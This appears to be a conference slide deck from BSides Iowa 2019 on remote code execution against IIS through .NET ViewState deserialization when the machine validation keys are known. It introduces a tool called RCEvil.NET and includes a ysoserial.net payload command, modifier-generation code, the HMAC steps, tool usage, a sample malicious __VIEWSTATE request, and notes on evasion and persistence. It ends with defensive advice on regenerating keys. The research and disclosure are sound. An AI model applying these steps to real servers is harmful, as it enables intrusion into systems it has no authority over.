RCEVIL.NET

A Super Serial Story

Jared McLaren

April 20, 2019 (BSides Iowa)

ABOUT ME

- Professional Career
  - Managing Principal @ Secureworks Adversary Group
    - Technical Lead of Application Security Testing
  - Majority of career in defensive security, focus on applications
  - Alphabet soup of defensive, offensive certifications
- Personal Side
  - Husband and Father
  - Competitive Cyclist
  - Recovering triathlete, occasional duathlete
  - Belgian & German beer fan

WORDY WARNING

- Slides created for offline reference
- A few ‘follow along at home’ sections
- Easy to spend hours on each individual topic

Understanding (De)Serialization

FOUNDATIONAL COMPONENTS

(DE)SERIALIZATION OVERVIEW

- Serialization is used to package data
- Packaged data can later be consumed via Deserialization
- Common examples of simple data types:
  - XML

```
<person>
   <firstName>John</firstName>
   <lastName>Doe</lastName>
   <age>35</age>
</person>
```

  - JSON

```
{"person":
   {"firstName": "John", "lastName": "Doe", "age": 35}
}
```

REAL WORLD .NET (DE)SERIALIZATION

- Applications require use of actual objects
  - More than just text and numbers
- Serializers need to support ability to store/retrieve objects
  - .NET offers extreme flexibility to store **Type** (object) data
- **Type** to be instantiated upon deserialization is stored in serialized package
  - This enforces proper **Type** of data upon deserialization
- XML and JSON are only two of many types of Serializers in .NET
  - Common to use binary serializers rather than textual XML/JSON
  - Example: BinaryFormatter()

DESERIALIZATION PROBLEMS

- Can you trust the **Type** being deserialized?
  - Serializers don’t have native anti-tampering checks
- Some standard .NET types execute methods via instantiation
- What if a malicious user…
  - Understands which (de)serializer is in use server-side…
  - Crafts a .NET object that executes methods once instantiated…
  - Serializes the crafted .NET object into a format that deserializes cleanly…
  - States the Type as their crafted .NET object for Deserialization
- These paths to code execution are referred to as **gadgets**

.NET DESERIALIZATION GADGETS

- Known, unpatched deserialization **gadgets** exist in .NET
  - Example: TypeConfuseDelegate
- **Gadgets** can be implemented in various **formatters** (Serializers)
  - ObjectStateFormatter, BinaryFormatter, XmlSerializer, etc
- Difficult to patch known gadgets in .NET
  - Serializers and objects were designed to be extremely versatile
- .NET Deserialization Payload generation using **ysoserial.net** [1]
  - Exploit payload creation using known **gadgets** in given **formatters**
- TL;DR
  - Malicious serialized data, when deserialized, can result in code execution
  - HMAC validation is important; enforces anti-tampering with a server-side key

[1] https://github.com/pwntester/ysoserial.net

THE ATTACK VECTOR


Microsoft .NET ViewState

MICROSOFT .NET VIEWSTATE

- Microsoft IIS ViewState
- Object passed between client & server
  - Stores both user-submitted and application information
- Protected by HMAC crypto
  - HMAC tagged to the end of a ViewState object
  - If server-side HMAC routine checks out, ViewState is processed
  - If HMAC check fails, ViewState error occurs
- ViewState is commonly also AES encrypted prior to HMAC
- Crypto and/or HMAC offers relatively effective ViewState tamper protection

IIS MANAGEMENT COMPONENTS

- Validation Key
  - used to sign the ViewState HMAC
- Decryption Key
  - used for ViewState symmetric crypto
- Validation Method
  - MD5, SHA1, HMACSHA256|384|512
- Encryption Method
  - DES, 3DES, AES, Auto
- Load Balanced Environment Considerations
  - Keys can not be autogenerated (default behavior)
  - Must hard-code keys on all IIS servers in the pool
  - These values are stored in the file **web.config**



Machine Key

Use this feature to specify hashing and encryption settings for application services, such as view state, Forms authentication, membership and roles, and anonymous identification.

Validation method:
HMACSHA256

Encryption method:
Auto

Validation key
□ Automatically generate at runtime
80E08D261D7AA4BF05102FBC76E0843DF75693B621FCAF6B7DDACA5CBB7D29A89A7CAB13

Decryption key
□ Automatically generate at runtime
F382DB1B5E7A17F2FD2398BA8F0D40D38583CCB63674D18F

UNDER THE HOOD: VIEWSTATE

- The .NET **Page** object is used for active content (i.e. ASPX)
  - Page objects can utilize ViewState content
  - ASPX files instantiate the Page object
- ViewState is a .NET **StateBag** object
- …which is serialized by LosFormatter
- …which implements **ObjectStateFormatter**

- Hint: Remember that ysoserial.net supports ObjectStateFormatter?

HANDS ON

- Download the tool dnSpy
  - https://github.com/0xd4d/dnSpy
- Open up the .NET library ‘System.Web.dll’
- Expand the branch System.Web.UI
- The following ‘interesting’ objects are under this namespace:
  - Page
  - LosFormatter
  - ObjectStateFormatter

Moving from zero to hero

EXPLOIT ROADMAP

EXPLOITATION PATH


- Utilize ysoserial.net to generate a malicious ObjectStateFormatter payload
- Sign the payload with a valid HMAC
- Submit this payload as a ViewState
- The server will:
  - Validate our HMAC
  - Deserialize our malicious payload
  - Reward us with riches
- **Question:** What do we need to make this scenario work?
- **Answer:** The server's Validation Key for use in the HMAC routine!

PREREQUISITE: KEYS

- We need the server’s validation key to exploit the issue
    - Required to generate a valid HMAC
- Target file: **web.config**
- How can we learn about the keys in this file?
    - Application Flaws:
        - Local File Read
        - XML External Entity Processing
    - OSINT:
        - Use of public project (Github, etc) with hard-coded keys
        - PasteBin, StackOverflow, etc
    - Other:
        - File Upload, open file share, lateral movement, etc

GENERATING THE HMAC

- Hands On with dnSpy:
  - System.Web.UI.ObjectStateFormatter.Deserialize(string, Purpose)
- Default IIS settings with only HMAC validation leads us here:
  - MachineKeySection.GetDecodedData()



```
else if ((this._page != null && this._page.EnableViewStateMac) || this._macKeyBytes != null)
{
    array = MachineKeySection.GetDecodedData(array, this.GetMacKeyModifier(), 0, num, ref num);
}
```

- Values:
  - array: The ViewState (including its HMAC)
  - this.GetMacKeyModifier(): Get the modifier, akin to a salt value
  - 0, num, ref num: Length values; num = array.Length
- **Next up:** How is the modifier calculated?

GENERATING THE MODIFIER


- Hands on with dnSpy:
  - System.Web.UI.ObjectStateFormatter.GetMacKeyModifier()
- First, clientStateIdentifier is generated via Page.GetClientStateIdentifier()
  - Get hash code* of upper-case directory name
  - Get hash code* of upper-case page name, convert '.' to '_' in '.ASPX'
  - Add the hash codes together as an unsigned integer
- Next**, place the unsigned integer values into a byte array in reverse order
- This effectively generates a 'salt' specific to the target web page

**The hash code generation is dependent on the .NET framework*

***There are additional steps if ViewStateUserKey is enabled*

GENERATING THE MODIFIER

- Simplified, basic modifier generation code:



```
public static byte[] GetModifier(string type, string dir)
{
    // Prepare _macKeyBytes
    int modType = StringComparer.InvariantCultureIgnoreCase.GetHashCode(type);
    int modDir = StringComparer.InvariantCultureIgnoreCase.GetHashCode(dir);
    uint modifier = (uint)(modType + modDir);
    byte[] _modifier = new byte[4];
    _modifier[0] = (byte)modifier;
    _modifier[1] = (byte)(modifier >> 8);
    _modifier[2] = (byte)(modifier >> 16);
    _modifier[3] = (byte)(modifier >> 24);

    return _modifier;
}
```

GENERATING THE HMAC

- Hands on with dnSpy:
  - System.Web.Configuration.MachineKeySection.GetDecodedData()
- Now that we have the modifier, back to HMAC calculation
- The cliffs notes:
  - Extract the payload from the ViewState (i.e. strip off the HMAC)
  - Generate HMAC of (payload + modifier)
    - HMAC Digest: Validation Method specified in IIS Configuration (ex: HMACSHA256)
    - HMAC Key: Validation Key specified in IIS Configuration
  - If server-side HMAC matches user-submitted HMAC, Deserialize the data

EXPLOITATION PATH (REVISITED)

- Utilize ysoserial.net to generate a malicious ObjectStateFormatter payload
  - ysoserial.exe -g TypeConfuseDelegate -f ObjectStateFormatter -o base64 -c calc.exe
- Sign the payload with a valid HMAC
  - We now know the details of how this is performed
- Submit this payload as a ViewState
  - Submit via POST as the __VIEWSTATE parameter value
- The server will:
  - Validate our HMAC
  - Deserialize our malicious payload
  - Reward us with riches

EXPLOITATION

Show me the tool already!

TOOL DROP: RCEVIL.NET

- Custom exploitation tool using known validation keys
- Verified on fully-patched Server 2012 R2, 2016, 2019
- Supports MD5, SHA1, HMACSHA256|384|512 Validation
- Coordinated disclosure effort with Microsoft
  - This is known behavior when keys are disclosed
  - Full permission to discuss publicly
  - Don’t expect a patch!

- *Bonus: No public tools or documentation appear to exist in this space*


TOOL USAGE

```
Usage: RCEvil.NET.exe [options]
Options:
  -u       The URL of the ASPX page (Required)
  -v       The validationKey from web.config (Required)
  -m       The validation method used: MD5|SHA1|HMACSHA256/384/512 (Required)
  -p       The base64 payload generated from ysoserial.net (Required)
  -h       Show the help message
```

- Tool Output: malicious ViewState with valid HMAC

TOOL USAGE TIPS


1. The web.config will specifically state the validation and decryption type



```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.web>
        <customErrors mode="Off" />
        <machineKey decryption="AES" decryptionKey="F382..." validation="SHA1" validationKey="80E0..." />
        <pages viewStateEncryptionMode="Always" enableEventValidation="false" />
    </system.web>
</configuration>
```

2. Burp's ViewState tab; Note it's encryption & doesn't align on a 16-byte block

(SHA1: 20 bytes, HMACSHA256/384/512 are all 16-byte block sizes)




Unrecognized format - may be encrypted

```
0    f1 65 49 46 0c d6 fb 09   00 8d c6 57 8c 43 79 97  ñeIF🡅Öû□ÆW□Cy□
1    e6 a9 29 0c 5e 09 b7 2f   64 3a 13 b5 20 c8 2e 69  æ©)🡅^·/d:□µ È.i
2    f3 95 40 95 b0 c1 8a f7   37 42 b3 4a 7b 90 15 a3  ó□@□°Á□÷7B³J{□□£
3    73 98 8d 48 f8 6f c3 e6   24 37 0d 94 0f d5 70 77  s□□HøoÃæ$7□□Õpw
4    19 b6 3d ed -- -- -- --   -- -- -- -- -- -- -- --  □¶=í
```

SENDING THE PAYLOAD

- Finally, send via __VIEWSTATE to the target ASPX page
  - The server will detect an invalid ViewState **after** deserialization
  - Too late; your payload has already executed server-side!



```
POST /Default.aspx HTTP/1.1
Host: 192.168.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 3058

__VIEWSTATE=%2fwEyxBEAAQAAAP%2f%2f%2f%2f8BAAAAAAAAAAwCAAAASVN5c3Rlb
SwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2V
uPWI3N2E1YzU2MTkzNGUw0DkFAQAAAIQBU3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVya
WMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIGlzY29ybGliLCBWZXJzaW9uPTQ
uMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYx0
TM0ZTA40V1dBAAAAAVDb3VudAhDb21wYXJlcgdWZXJzaW9uBUl0ZW1zAAMABgiNAVN
5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTe
XN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5
ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUw0DldXQgCAAAAAgAAA
AkDAAAAAgAAAAkEAAAABAMAAACNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkN
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 15 Apr 2019 18:18:01 GMT
Content-Length: 7901

<!DOCTYPE html>
<html>
    <head>
        <title>The state information is invalid for this page and
might be corrupted.</title>
        <meta name="viewport" content="width=device-width" />
```

EXPLOIT REGRESSION TESTING

- Sites configured for AES will still accept non-encrypted payloads
  - Even if you only have the Validation Key, you can still RCE
- Sites configured for non-encrypted payloads will accept AES packets
  - Perfect for IDS/IPS Evasion
- The target web page can be completely empty
  - IIS parses ViewState automatically regardless of use within the page
- Server 2019 may state 'SHA1' but implement 'HMACSHA256'
- By default IIS doesn't follow the new crypto path in v4.5
  - https://devblogs.microsoft.com/aspnet/cryptographic-improvements-in-asp-net-4-5-pt-2/

EXPLOITATION NOTES

- Exploitation takes place entirely in memory
    - This *should* be an entirely diskless exploitation process
- Programs launched via exploitation are sticky!
    - Restarting IIS will not kill programs launched via exploitation
    - Shutting down IIS will not kill programs launched via exploitation
    - You must manually kill processes or reboot the server
- __VIEWSTATEGENERATOR is modifier value in reverse order
    - Value presented by server starting in .NET v4.5.2
    - Some interesting decoupling of .NET tool dependencies here!
- Blue Team visibility:
    - Payloads generated by the public version of RCEvil.NET are not encrypted
    - Host-based protections may note the IIS worker process launching cmd.exe

Windows Server 2012

Windows Server 2016

Windows Server 2019

DEMO

DEMO SPECIFICATIONS

- Server 2012 (IIS 8)
  - Validation: HMACSHA512
  - Encryption: Auto (plaintext)
  - Target page implements ViewState
- Server 2016 (IIS 10)
  - Validation: SHA1
  - Encryption: TripleDES
  - Target page implements ViewState
- Server 2019 (IIS 10)
  - Validation: HMACSHA256
  - Encryption: Auto (plaintext)
  - Target page is an empty file named ‘blank.aspx’

WRAPPING UP

Final Thoughts

CONCLUSION

- Don’t ever, EVER use keys copied from the web
- Review your open source projects for default keys
- If your web server is ever compromised, regenerate your keys!
- If your web.config was modified unexpectedly, regenerate your keys!
- If your web site has a file read or XXE flaw, regenerate your keys!
- When in doubt, regenerate your keys!
- Future disclosures:
  - Applied research and findings (Super exciting stuff here!)
  - Significantly expanded the attack surface (Ditto!)

REFERENCES

- Learn more about applied .NET Deserialization attacks:
  - https://fr.slideshare.net/ASF-WS/asfws-2014-slides-why-net-needs-macs-and-other-serialization-talesv20
  - https://speakerdeck.com/pwntester/attacking-net-serialization
- Advanced .NET Deserialization reading:
  - https://blog.scrt.ch/2016/05/12/net-serialiception/
  - https://googleprojectzero.blogspot.com/2017/04/exploiting-net-managed-dcom.html
  - https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

THANK YOU!

- Jared McLaren
- Twitter: @jared_mclaren

- Slide Deck
  - https://illuminopi.com/
- RCEvil.NET download link
  - https://github.com/illuminopi

- Stay tuned for future research on this topic…